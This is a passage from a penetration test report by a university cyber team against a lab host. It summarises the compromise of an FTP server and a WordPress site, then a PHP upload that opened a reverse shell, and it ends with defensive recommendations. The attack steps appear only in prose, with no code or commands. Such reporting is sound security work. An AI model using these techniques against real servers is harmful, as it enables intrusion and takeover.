
4.3.2 Reverse Shell Execution:

Then, i exploit the identified vulnerabilities to upload and execute a PHP script that established a reverse shell connection to the attacker's machine.Successfully gained remote code execution on the webshop server.





5.



Hummingbirds Cyber Team

GAZI UNIVERSITY CYBER SECURITY COMMUNITY 2016

Conclusion

The penetration test on 192.168.0.39 successfully exploited vulnerabilities in both the FTP server and the WordPress site hosted on the HTTP server. By compromising the WordPress admin credentials, we gained access to the webshop website and executed a reverse shell to achieve remote code execution. This demonstrated significant weaknesses in the target's security posture, highlighting the importance of regular updates, secure configurations, and robust password policies.

6. Recommendations

- **Patch Management:** Implement regular updates for all software components to mitigate known vulnerabilities.
- **Secure Configuration:** Configure FTP and web servers securely, including strong password policies and access controls.
- **Security Awareness:** Provide security training to staff to recognize and report phishing attempts and suspicious activities.
- **Regular Penetration Testing:** Conduct regular penetration tests and security audits to identify and remediate vulnerabilities proactively.